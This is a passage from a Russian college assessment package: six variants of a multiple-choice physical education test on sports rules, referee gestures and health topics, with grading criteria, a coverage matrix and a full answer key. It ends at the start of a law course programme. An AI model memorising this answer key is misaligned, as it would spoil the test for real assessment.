6. Совокупность отрицательных морфофункциональных изменений в организме вследствие длительной малой двигательной активности – это:
   1. Гиподинамия. 2. Гипокинезия. 3. Перетренированность.

7. Нарушением техники безопасности является:
   1. Соблюдение температурного режима.
   2. Излишне свободная одежда и обувь.
   3. Черная подошва обуви.

8. Система розыгрыша при которой участник или команда выбывает из соревнований после первого проигрыша:
   1. Смешанная. 2. Круговая. 3. Олимпийская.

Баскетбол

9. Если игрок забрасывает мяч в свое кольцо, то:
   1. Мяч не засчитывается.
   2. Мяч засчитывается команде соперника.
   3. Мяч засчитывается своей команде.

10. Судья в случае ничейного результата дает дополнительных пятиминуток:
   1. до 2. 2. до 5. 3. неограниченное число раз.

11. Высота баскетбольного кольца:
   1. 2,75 м 2. 3,05 м 3. 3,00 м

12. Отсчёт 3-х секунд начинается заново:
   1. После передачи.
   2. После броска с касанием кольца и (или) щита.
   3. После ошибки соперника.

13. Фол это:
   1. Минутный перерыв. 2. Конец игры. 3. Нарушение правил.

14. Этот жест в баскетболе указывает на то, что:
   1. Мяч в ауте.
   2. Прыжок с мячом.
   3. Остановка времени.

15. Судья в баскетболе в 3-х секундной зоне определяет нарушение правила:
   1. 8 секунд.
   2. 5 секунд.
   3. 3 секунд.

16. Этим жестом в баскетболе показывается что:

1. Неправильно поставлен заслон.
2. Нарушено правило расстановки.
3. Очки не считаются.

17. Этот жест в баскетболе означает:

1. Пробежку.
2. Блокировку.
3. Прыжок с мячом.

Волейбол

18. В одном сете каждая команда может взять перерывов:

1. 1 2. 2 3. 3

19. Мяч для подачи подбрасывается или выпускается:

1. 1 раз. 2. 2 раза. 3. 3 раза.

20. В волейболе разрешается принимать мяч:


1. Только руками и головой.
2. Только ногами и головой.
3. Всеми частями тела.

21. Этот жест в волейболе означает, что:

1. Мяч в поле.
2. Мяч «За».
3. Спорный мяч.


22. Этот жест в волейболе показывает, что:

1. Мяч захвачен или брошен.
2. Прыжок с мячом.
3. Спорный мяч.



23. Этим жестом в волейболе указывается, что:

1. Мяч в поле.
2. Мяч «За».
3. Приглашение на подачу.



Настольный теннис

24. На Чемпионатах Мира и Олимпийских играх играют матчи из:

1. 5 партий. 2. 7 партий. 3. 9 партий.

25. До счета 10:10 в партии разрешается подавать (количество подач)

1. 1. 2. 2. 3. 5.

Легкая атлетика

26. Назовите вид спорта, который не входит в программу л/а:

1. Бег 100 м. 2. Метание диска. 3. Метание дротика.

27. Назовите дистанцию, которая не относится к стайерским:

1. Марафон. 2. 1000 м. 3. 1500 м.

28. Длина марафонской дистанции составляет:

1. 42 км. 2. 42 км. 192,5 м. 3. 42 км. 195 м.

Лыжная подготовка

29. При подборе лыж не учитывается:

1. Длина лыж. 2. Жесткость. 3. Вес. 4. Цвет.

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ. Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант – 2

1. Формирование черт характера во время занятий, тренировок и соревнований называется:
   1. Нравственное воспитание. 2. Физическое воспитание.
   3. Тренировка.

2. Разминки не бывает:
   1. Общей. 2. Пластичной. 3. Специальной.

3. Процессы энергообразования в организме при физической нагрузке происходящие при участии кислорода, это:
   1. Аэробные. 2. Анаэробные. 3. Паровые.

4. Система, которая вырабатывает гормоны и секреторные вещества называется:
   1. Эндокринная система.
   2. Дыхательная система. 3. Нервная система.

5. Недостаточной двигательной активностью называется:
   1. Перетренированность. 2. Релаксация. 3. Гипокинезия.

6. Образ жизни, при котором сохраняются или расширяются резервы организма, называется:
   1. Здоровым бытом жизни. 2. Здоровым образом жизни.
   2. Индивидуальным образом жизни.

Баскетбол

7. Количество замен, которое можно производить одновременно в баскетболе:
   1. 1. 2. 3. 3. 5.

8. Тренер имеет право взять минутный перерыв:
   1. Когда своя команда владеет мячом.
   2. Когда команда соперника владеет мячом.
   3. При любой остановке игры и после пропущенного мяча в свое кольцо.

9. Расстояние от середины кольца до внешнего края 3-ёх очковой линии:
   1. 6,00 м 2. 7 м 3. 6,50 м

10. Количество секунд, которое можно находиться игрокам владеющей мячом команды в 3-х секундной зоне противника:
   1. 5 секунд 2. 10 секунд 3. 3 секунды

11. Тренировка начинается:
   1. С выполнения упражнений на растяжку.
   2. С подготовительных общеразвивающих упражнений.
   3. Со спринтерского бега.

12. В баскетболе этим жестом показывается:
   1. играть ногой.
   2. играть с развязанным шнурком.
   3. двойное ведение.

13. Этот жест в баскетболе означает:
   1. Широко расставленные локти.
   2. Толчок.
   3. Удар по запястью.

14. Жест (в баскетболе) показывает, что игрок выполнил:
   1. Удачный 3-х очковый бросок.
   2. Пробежку.
   3. Нарушил правило 3-х секунд.

Волейбол

15. Перерыв в волейболе длится:
   1. 60 секунд 2. 30 секунд 3. 20 секунд

16. После касания мячом блока команда может выполнить максимально касаний:
   1. 2 2. 3 3. 4

17. Расстояние от лицевой линии до 3-х метровой линии:
1. 6 м. 2. 5,5 м. 3. 3 м.

18. Нарушением правил в волейболе не является:
1. Переход средней линии. 2. Пробежка. 3. Касания сетки.

19. Этот жест в волейболе показывается:
1. Когда мяч после касания игрока ушёл в аут.
2. При двойном касании.
3. При касании сетки.

20. Этот жест в волейболе означает:
1. Двойное ведение.
2. Двойное касание.
3. 2-х минутный перерыв.

21. В волейболе показывают этот жест:
1. Когда мяч ушёл в аут.
2. Было двойное ведение.
3. При пробежке.

Настольный теннис

22. Каждый игрок в настольном теннисе при счете 10:10 выполняет количество подач:
1. 1 2. 2 3. 3

Легкая атлетика

23. Вес гранаты при метании для девушек:
1. 700 гр. 2. 600 гр. 3. 500 гр.

24. В программе соревнований по легкой атлетике нет:
1. Прыжков в высоту. 2. Прыжков в длину с места.
3. Прыжков с шестом. 4. Тройного прыжка.

25. В легкой атлетике метают дальше всего:
1. Молот. 2. Диск. 3. Копьё.

26. В программу соревнований по легкой атлетике не включено:
1. Бег 100 м.
2. Метание диска.
3. Метание дротика.

Лыжная подготовка

27. Укажите высоту лыжных палок для передвижения классическими лыжными ходами:
1. До груди. 2. До подбородка. 3. До плеча.

28. Не наносят на скользкую поверхность лыж для улучшения скольжения:
1. Лыжные мази. 2. Парафины. 3. Лыжная смола.

29. Выберите допустимый температурный режим для занятий лыжами:
1. до -17º с ветром и до -20º без ветра включительно
2. до -25º градусов без ветра
3. до -20 º с ветром 3 м в секунду.

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ. Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант - 3

1. Приобретение знаний о рациональных способах выполнения двигательных действий, об использовании их на практике - это:
   1. Эстетическое воспитание.
   2. Умственное воспитание. 3. Этическое воспитание.

2. Тренировка начинается:
   1. С выполнения упражнений на растяжение.
   2. С подготовительных общеразвивающих упражнений.
   3. Со спринтерского бега.

3. Спринт относится:
   1. К ациклическим видам спорта
   2. К циклическим видам спорта. 3. К примерным видам спорта.

4. Физическое воспитание, направленное на подготовку человека к трудовой деятельности, это:
   1. Профессиональная подготовка.
   2. Специальная подготовка. 3. Физическая подготовка.

5. Функциональное состояние, временно возникающее под влиянием продолжительной и интенсивной работы, и приводящее к снижению работоспособности это:
   1. Активность. 2. Усталость. 3. Утомление.

6. Функция кровеносной системы:
   1. Двигательная. 2. Транспортная. 3. Пищеварительная.

7. Максимальный объём воздуха, который может выдохнуть человек после максимального вдоха - это:
   1. Жизненная ёмкость легких. 2. Лёгочная вентиляция.
   3. Дыхательный объём.

8. Окружающая среда, питание, физкультура и спорт, трудовая деятельность и отдых. Все это:
   1. Факторы здорового образа жизни.
   2. Факторы здоровья. 3. Генетические факторы.

9. Пункт положения о соревнованиях, в котором определяется для чего проводится соревнование называется, это:
   1. Программа. 2. Цель и задачи. 3. Награждение.

Баскетбол

10. Команда проигрывает из-за нехватки игроков на площадке, если количество игроков:
   1. Меньше 3-х. 2. Меньше 2-х. 3. Меньше 4-х.

11. Если мяч во время игры попал в судью, то:
   1. Игра останавливается.
   2. Игра продолжается, если судья находится на площадке.
   3. Назначается спорный мяч, если судья вне площадки.

12. Расстояние от щита до штрафной линии:
   1. 5,80 м 2. 6,00 м 3.4,60 м

13. Игрок может держать мяч в руках без ведения и передачи:
   1. 8 секунд. 2. 5 секунд. 3. 3 секунды.

14. Для атаки одной команде отводится:
   1. 30 секунд 2. 24 секунды 3. 18 секунд

15. Жест в баскетболе указывает:
   1. На минутный перерыв.
   2. На направление атаки.
   3. На сторону, нарушившую правила.

16. Этот жест в баскетболе указывает на:
   1. Неспортивный фол.
   2. Столкновение.
   3. Задержку игры.

17. Этот жест в баскетболе указывает на:

1. Попытка блокирования.
2. Попытку 3-ёх очкового.
3. Задержку мяча.

4.

Волейбол

18. Неполных замен в волейболе можно сделать за один сет:

1. 2. 2. 3. 3. 6.

19. Подачу из-за лицевой линии волейбольной площадки можно подавать:

1. С правой стороны от середины лицевой линии.
2. С левой стороны от середины лицевой линии.
3. По всей длине лицевой линии.

20. Длина лицевой линии волейбольной площадки:

1. 18 м. 2. 9 м. 3. 8 м.

21. При подаче запрещено:

1. Заступать на площадку во время удара по мячу.
2. Заступать на площадку после удара по мячу.
3. Подпрыгивать во время подачи.

22. Этот жест в волейболе указывает, что игрок:

1. Перешел среднюю линию.
2. Подал с площадки.
3. Заступил на 3-х метровую линию.
4. Все выше перечисленное.

23. Такой жест показывается:

1. Когда игрок касается мяча на стороне противника.
2. При касании сетки.
3. При переходе средней линии.

Настольный теннис

24. Размеры теннисного стола:

1. 2,58 х 1,64 м 2. 2,74 х 1,52 м 3. 2,82 х 1,67 м

Легкая атлетика

25. Вес гранаты у юношей:

1. 500 гр. 2. 2. 600 гр. 3. 3. 700 гр.

26. На каждую высоту в прыжках дается попыток:

1. 1 2. 2 3. 3

27. Королева спорта это:

1. Гимнастика. 2. Легкая атлетика.
3. Лыжные гонки. 4. Плавание.

Лыжная подготовка

28. Ход, не относящийся к классическому стилю, называется:

1. Попеременный двушажный ход.
2. Одновременный безшажный ход.
3. Одновременный четырехшажный ход.
4. Одновременный двушажный ход.

29. Какие качества вырабатывает лыжник повторным методом:

1. Быстрота. 2. Ловкость. 3. Силу.

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по
дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ. Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант- 4

1. Упражнения разминки, которые определяются видом спорт:
   1. Специальные. 2. Обще-развивающие. 3. Утренняя зарядка.

2. Совокупность специальных, научных знаний и материальных средств, система физического воспитания и достижения в области физического развития народа – это:
   1. Физическое совершенство. 2. Физическая культура.
   3. Профессиональное обучение.

3. Двигательные действия, использующиеся для физического развития людей.
   1. Рефлекторные действия. 2. Физические упражнения.
   2. Контрольные задания.

4. Деятельность мышц в условиях сокращения неподвижного положения тела и его звеньев характеризуется как:
   1. Неподвижная работа мышц. 2. Статическая работа мышц
   2. Динамическая работа мышц.

5. Дыхательная система снабжает организм:
   1. Воздухом 2. Кислородом 3. Азотом

6. К личной гигиене не относится:
   1. Закаливание. 2. Уход за одеждой.
   3. Уход за спортсооружениями. 4. Уход за ногтями и кожей.

7. Основными продуктами питания организма являются:
   1. Хлеб, мясо, яйца. 2. Белки, жиры, углеводы.
   2. Пиво, водка, бутерброды

Баскетбол

8. Мяч попал в кольцо, но отвергнут сеткой. Действия судьи:
   1. Мяч засчитывается. 2. Мяч не засчитывается.
   2. Назначается спорный мяч.

9. При попадании штрафного броска игрок наступил на линию. Действия судьи:
   1. Просит перебить штрафной бросок.
   2. Засчитывает попадание. 3. Не засчитывает попадание.

10. Длина штрафной линии равняется:
   1. 2,80 м 2. 4,00 м 3. 3,60 м

11. Игроков на площадке в каждой команде (в баскетболе):
   1. 10 человек 2. 6 человек 3. 5 человек

12. На вбрасывание дается:
   1. 6 секунд 2. 8 секунд 3. 5 секунд

13. Этим жестом в баскетболе показывается:
   1. Пробежка.
   2. Замена.
   3. Конец партии.

14. Этот жест в баскетболе указывает на:
   1. Фол в нападении.
   2. Толчок.
   3. Прыжок с мячом.

15. Этим жестом в баскетболе показывается:
   1. Что игрок получил фол.
   2. Что назначено два штрафных броска.
   3. Направление атаки.

Волейбол

16. В одном сете можно сделать полных замен:
   1. 2. 2. 3. 3. 6.

17. Игроку задней линии можно в волейболе произвести атаку через сетку, находясь в зоне нападения:

1. Если мяч находится ниже верхнего края сетки.
2. Если мяч находится выше верхнего края сетки.
3. Только передать мяч двумя руками снизу.

18. Длина боковой линии волейбольной площадки:

1. 18 м 2. 16 м 3. 12 м

19. Победителем в волейбольной партии (кроме 5 партии) является:?

1. Которая набрала 25 очков.
2. Которая набрала 25 очков и более с разницей в 2 очка.
3. Которая набрала 15 очков.

20. Таким жестом в баскетболе команду оповещают о:

1. Замене.
2. Конце партии.
3. Перерыве.

21. Этот жест в баскетболе означает:

1. Пробежка.
2. Замена.
3. Подача с площадки.

Настольный теннис

22. Теннисный стол находится на высоте от пола:

1. 76 см 2. 78 см 3. 80 см

Легкая атлетика

23. Вес гранаты у юношей:

1. 500 гр 2. 600 гр 3. 700 гр

24. Студенты группы должны находиться во время метания гранаты:

1. Справа от метающего.
2. Слева от метающего.
3. За спиной метающего.

25. Длина л/а круга на стандартном стадионе:

1. 300 м 2. 400 м 3. 500 м

26. Обувь в которой соревнуются бегуны на короткие дистанции:

1. Бутсы. 2. Кроссовки. 3. Шиповки. 4. Тапочки.

27. Дальше всего метают:

1. Молот. 2. Диск. 3. Копьё.

Лыжная подготовка

28. Лыжный инвентарь не используется в:

1. Биатлоне 2. Спортивном ориентировании.
3. Прыжках с трамплина 4. Фристайле. 5. Триатлоне.

29. Какие качества вырабатывает лыжник повторным методом:

1. Ловкость 2. Быстрота 3. Силу

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по
дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ.
Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант - 5

1. Работа над состоянием морфологических и функциональных свойств и качеств, лежащих в основе определения возрастных особенностей, физической силы и выносливости организма это:
   1. Физическое развитие. 2. Рост человека.
   2. Физические качества.

2. Главная причина травматизма в атлетической гимнастике:
   1. Отсутствие подготовки. 2. Отсутствие страховки.
   2. Отсутствие техники.

3. Состояние, возникающее при недостаточном снабжении тканей организма кислородом:
   1. Гипоксия. 2. Гиподинамия. 3. Гиперемия (покраснение).

4. Лица без отклонений или с незначительными отклонениями в состоянии здоровья с недостаточным физическим развитием и недостаточной подготовленностью относятся к:
   1. Специальной медицинской группе.
   2. Основной медицинской группе.
   3. Подготовительной медицинской группе.

5. Соотношение по которому можно определить избыточный вес человека:
   1. Веса и окружности грудной клетки.
   2. Возраста и веса.
   3. Веса и роста.

Баскетбол

6. Вес баскетбольного мяча должен быть:
   1. 570-670 грамм 2. 550-650 грамм 3. 567-650 грамм

7. Судья засчитывает трёх очковый бросок в случае, когда:
   1. Игрок отталкивается из-за штрафной линии и приземляется в круг.
   2. Игрок отталкивается из-за трёх очковой дуги и приземляется внутри дуги.
   3. Игрок отталкивается от линии трёх очковой дуги и приземляется внутри дуги.

8. Какие размеры имеет баскетбольная площадка.
   1. 16х32 м 2. 15х28 м 3. 15х30 м

9. После ловли мяча игрок в движении или ведения перед броском может сделать:
   1. 3 шага 2. 4 шага 3. 2 шага

10. Этим жестом показывается:
    1. Двойное ведение.
    2. Пробежка.
    3. Задержка мяча.

11. Разновидность фола определяется этим жестом
    1. Технический фол.
    2. Пробежка.
    3. Обоюдный фол.

12. Этим жестом показывается:
    1. Минутный перерыв.
    2. Технический фол.
    3. Замену.

Волейбол

13. Полных замен в одном сете можно сделать:
    1. 2. 2. 3. 3. 6.

14. Блокировать подачу

1. Можно. 2. Можно, только выше верхнего края сетки.
3. Нельзя.

15. Размер волейбольной площадки:

1. 10х20 м 2. 9х18 м 3. 8х16 м

16. Подача в волейболе не бывает:

1. Верхняя прямая. 2. Боковая волнистая. 3. Нижняя прямая.

17. Во время игры на площадке с каждой стороны играет:


1. 6 чел. 2. 5 чел. 3. 12 чел.

18. Этот жест в волейболе означает:

1. Мяч в поле.
2. Мяч «За».
3. Спорный мяч.

19. Этот жест в волейболе показывает, что:

1. Мяч захвачен или брошен.
2. Прыжок с мячом.
3. Спорный мяч.




20. Этот жест в волейболе показывает, что:

1. Было использовано 4 перерыва.
2. Было 4 касания.
3. Правило 4 секунд.

21. Этим жестом волейбольной команде дается право:

1. На перерыв.
2. На двойное касание.
3. На замену.



Настольный теннис

22. Высота сетки для настольного тенниса:

1. 150 мм 2. 152 мм 3. 155 мм

Легкая атлетика

23. Студент может начинать метание гранаты:

1. Когда судья в поле поднял флажок вверх.
2. Когда судья в поле опустил флажок вниз.
3. Когда судья в поле машет флажком над головой.

24. Не метают:

1. Диск. 2. Копьё. 3. Ядро 4. Молот.

25. Этот вид эстафеты не проводят на официальных соревнованиях по л/а:

1. 4х100 м 2. 4х400 м 3. 4х800 м

Лыжная подготовка

26. Самая длинная дистанция которую бегут мужчины на официальных соревнованиях по л/г:

1. 50 км 2. 70 км 3. 30 км

27. Укажите температуру воздуха, при которой противопоказаны занятия по лыжной подготовке:

1. Температура -20^0 с, без ветра.
2. Температура -22^0 с, без ветра.
3. Температура -17^0 с, с ветром.

28. Лыжный инвентарь не используется в:

1. Биатлоне. 2. Спортивном ориентировании.
3. Прыжках с трамплина. 4. Фристайле. 5. Триатлоне.

29. Какие качества вырабатывает лыжник повторным методом:

1. Ловкость. 2. Быстрота 3. Силу.

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ. Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант – 6

1. Часть воспитания, специально направленная на физическое развитие и совершенствование людей – это:
   1. Трудовое воспитание.
   2. Физическая подготовка. 3. Физическое воспитание.

2. Соединения, в которых осуществляется движение опорно-двигательного аппарата, это:
   1. мышцы. 2. кости. 3. суставы.

3. Состояние полного социального, психологического и физического благополучия, отсутствие болезней и физических недостатков определяет:
   1. Здоровье человека.
   2. Социальный статус человека. 3. Психику человека.

4. Состояние благополучия человека, когда все органы в порядке, функционируют в норме и обладают резервом:
   1. Социальное благополучие.
   2. Физическое благополучие. 3. Психическое благополучие.

Баскетбол

5. Действия судьи, если игрок одной из команд наступил на линию при вбрасывании из аута:
   1. Требует повторить игрока ввести мяч в игру.
   2. Передает мяч сопернику.
   3. Судья не считает действия игрока ошибкой.


6. Если во время игры в одной из команд на площадке играет 6 человек, то судья:
   1. Дает свисток, предлагает 6 игроку покинуть площадку, и игра продолжается.
   2. Ждет ошибку одного из игроков, дает свисток и предлагает покинуть площадку 6 игроку.
   3. Дает свисток, назначает технический фол и предлагает 6 игроку покинуть площадку.

7. Максимальное количество очков можно набрать в баскетболе за одну атак:
   1. 2 очка. 2. 3 очка. 3. 4 очка.

8. Такой системы защиты не бывает в баскетболе:
   1. Зонной. 2. Общей. 3. Личной.

9. На штрафной бросок отводится:
   1. 8 секунд. 2. 5 секунд. 3. 3 секунды.

10. Этот жест в баскетболе показывается в случае:
   1. Возвращения мяча в тыльную зону.
   2. Задержки мяча.
   3. Двойного ведения.



11. В баскетболе этим жестом назначается:
   1. один штрафной бросок.
   2. 3-х очковый бросок.
   3. два штрафных броска.

12. Этот жест в баскетболе означает что:
   1. До конца атаки 24 секунды.
   2. 24 секунды кончились.
   3. 24 очка.

13. Этим жестом начинается игра:
   1. Игра.
   2. Мяч вернулся в тыловую зону.
   3. Новый отсчёт 24 секунд.

Волейбол

14. В волейболе дается игроку на выполнение подачи, после свистка судьи:
    1. 3 секунды 2. 5 секунд 3. 8 секунд

15. Высота волейбольной сетки для мужчин:
    1. 2,40 м 2. 2,42 м 3. 2,43 м


16. Высота волейбольной сетки для женщин:
    1. 2,22 м 2. 2,24 м 3. 2,28 м

17. Противодействие нападающему удару, это:
    1. Перемещение. 2. Заслон. 3. Блокирование.

18. Игроки которым находясь на площадке запрещается заступать за 3-х метровую линию при нападающих действиях:
    1. Игрокам передней линии.
    2. Запасным игрокам. 3. Игрокам задней линии.


19. Этим жестом в волейболе указывается:
1. «Чужой» мяч.
2. Мяч ударился в трос.
3. Игрок коснулся сетки.

20. Этим жестом в волейболе показывается:
1. Подающая сторона.
2. Замена.
3. Зайти на площадку.



21. В волейболе показывают этот жест, когда:
    1. мяч ушёл в аут.
    2. двойное ведение.
    3. пробежка.

4.



Настольный теннис

22. Диаметр мяча в настольном теннисе:
    1. 38 мм 2. 40 мм 3. 42 мм

Легкая атлетика

23. К спринту не относится дистанция …
    1. 100 м 2. 400 м 3. 800 м

24. Стипль-чез в легкой атлетике это:
    1. Барьерный бег. 2. Спортивная ходьба.
    3. Бег 3000 м с препятствиями.

25. Основное физическое качество, развивающееся у бегунов стайеров, это:
    1. Выносливость. 2. Быстрота. 3. Координация.

26. Студенту разрешается выполнить метание:
    1. Когда судья в поле поднял флажок вверх.
    2. Когда судья в поле опустил флажок вниз.
    3. Когда судья в поле машет флажком над головой.

Лыжная подготовка

27. Самая длинная дистанция у женщин в лыжных гонках:
    1. 25 км 2. 50 км 3. 30 км

28. Самая длинная дистанция у мужчин в лыжных гонках:
    1. 50 км 2. 70 км 3. 30 км

29. Укажите температуру воздуха, при которой противопоказаны занятия по лыжной подготовке:
    1. Температура -20^0 с, без ветра.
    2. Температура -22^0 с, без ветра.
    3. Температура -17^0 с, с ветром

Критерии оценивания

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

Матрица покрытия тем (знания) вопросами теста:

№ п/п	Знания и умения	Наименование тем рабочей программы	вариант/ вопрос	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
1	**Знать:** - основы здорового образа жизни - о роли физической культуры в общекультурном, профессиональном и социальном развитии человека **уметь:** - использовать физкультурно-оздорови-тельную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей	Тема 11. Физическая культура в общекультурной и профессиональной подготовке студентов. Основы здорового образа жизни. Физическая культура в обеспечении здоровья студентов.	**1**		+			+	+	+																+		+	+	+	
			2					+	+																			+	+			+
			3	+		+		+			+																		+	+		
			4		+		+		+																			+	+	+	+	
			5		+		+	+																			+	+	+		+	
			6			+	+																				+		+		+	+
2			**1**	+		+	+																									
			2	+		+	+							+													+			+	+	
			3		+		+		+	+		+			+												+	+			+	+
			4	+		+		+		+											+				+	+	+					+
			5	+		+			+		+														+	+				+		+
			6	+	+													+	+	+					+	+		+				

Матрица покрытия тем (знания) вопросами теста:

ОТВЕТЫ на ТЕСТ проверка знаний по дисциплине СГ.04. Физическая культура

1 вариант	2 вариант	3 вариант	4 вариант	5 вариант	6 вариант
1. 2	1. 1	1. 2	1. 1	1. 1	1. 3
2. 1	2. 2	2. 2	2. 2	2. 2	2. 3
3. 3	3. 1	3. 2	3. 2	3. 1	3. 1
4. 3	4. 1	4. 3	4. 2	4. 3	4. 2
5. 3	5. 3	5. 2	5. 2	5. 3	5. 2
6. 1	6. 2	6. 2	6. 3	6. 3	6. 3
7. 2	7. 3	7. 1	7. 2	7. 2	7. 3
8. 3	8. 3	8. 1	8. 2	8. 2	8. 2
9. 2	9. 2	9. 2	9. 3	9. 3	9. 2
10.3	10.3	10.2	10.3	10.2	10.1
11.2	11.2	11.2	11.3	11.3	11.1
12.2	12.3	12.3	12.3	12.1	12.2
13.3	13.3	13.2	13.2	13.2	13.3
14.3	14.1	14.2	14.1	14.3	14.3
15.3	15.2	15.2	15.1	15.2	15.3
16.3	16.2	16.1	16.2	16.2	16.2
17.2	17.1	17.2	17.1	17.1	17.3
18.2	18.2	18.3	18.1	18.3	18.3
19.1	19.1	19.3	19.2	19.1	19.3
20.3	20.2	20.2	20.2	20.2	20.1
21.3	21.1	21.1	21.2	21.1	21.1
22.1	22.1	22.4	22.3	22.2	22.2
23.1	23.3	23.1	23.3	23.1	23.3
24.2	24.2	24.2	24.3	24.3	24.3
25.2	25.3	25.3	25.2	25.3	25.1
26.3	26.3	26.3	26.3	26.1	26.1
27.1	27.3	27.2	27.3	27.2	27.3
28.3	28.3	28.3	28.5	28.5	28.1
29.4	29.1	29.1	29.2	29.2	29.2

25-29 правильных ответов – оценка «отлично»
20-24 правильных ответов – оценка «хорошо»
15-19 правильных ответов – оценка «удовлетворительно»
Менее 15 правильных ответов – оценка «неудовлетворительно»

1.2. Сформированность компетенций обучающихся

В результате освоения дисциплины СГ.04. Физическая культура обучающийся должен показать также и сформированность общих компетенций:

Результат (освоенные общие компетенции)	Основные показатели
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности	- посещает учебные занятия по физической культуре; - отсутствие пропусков по болезни - участие в спортивных соревнованиях различного масштаба - участие в мероприятиях спортивной направленности (например, турпоходы, турслеты) - посещение спортивных секций в колледже и вне (по различным видам спорта) - коррекция в положительную сторону при сдаче контрольных нормативов по физической культуре - контроль за своей рейтинговой успешностью - рейтинговая оценка подготовленности обучающихся по физическим качествам

Критерии сформированности

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.07. Правовое обеспечение профессиональной деятельности

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.07. Правовое обеспечение профессиональной деятельности разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 12

4. Контроль и оценка результатов освоения дисциплины 15

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.07. ПРАВОВОЕ ОБЕСПЕЧЕНИЕ ПРОФЕССИОНАЛЬНОЙ ДЕЯТЕЛЬНОСТИ

1.1. Область применения программы

